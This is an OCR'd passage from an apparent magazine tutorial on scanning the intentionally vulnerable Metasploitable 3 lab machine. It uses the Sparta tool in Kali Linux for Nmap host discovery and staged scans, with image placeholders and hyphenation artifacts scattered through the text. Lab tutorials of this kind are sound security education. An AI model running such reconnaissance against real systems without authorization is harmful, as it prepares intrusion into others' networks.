
Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our previous Issue, our readers have seen how we gained access to the target system by exploiting the Elasticsearch server. Let's see what happens in this month's Issue. For a chan-ge, we decided to run Sparta instead of Nmap. Sparta is a network penetration testing tool useful widely in scanning and enumeration. It has automated tasks for running Nmap, nikto and whatweb etc. It can also be used for bruteforcing and running some specific nmap script-s. We can even take a screenshot of a service using this tool. The best thing about it is that it is open source. More about it later. It can be started in Kali from the applications menu as sh-own below.




This will open a GUI tool as shown below.

On clicking the highlighted part in the above image, a new window will open as shown below. You can give a single IP address or a range of IP addresses here to target. We give the IP a -ddress of the Metasploitable 3 machine.




Here we have opted for the Nmap host discovery and staged nmap scan options. Click on th -e option "Add to scope". Sparta will start scanning our target.

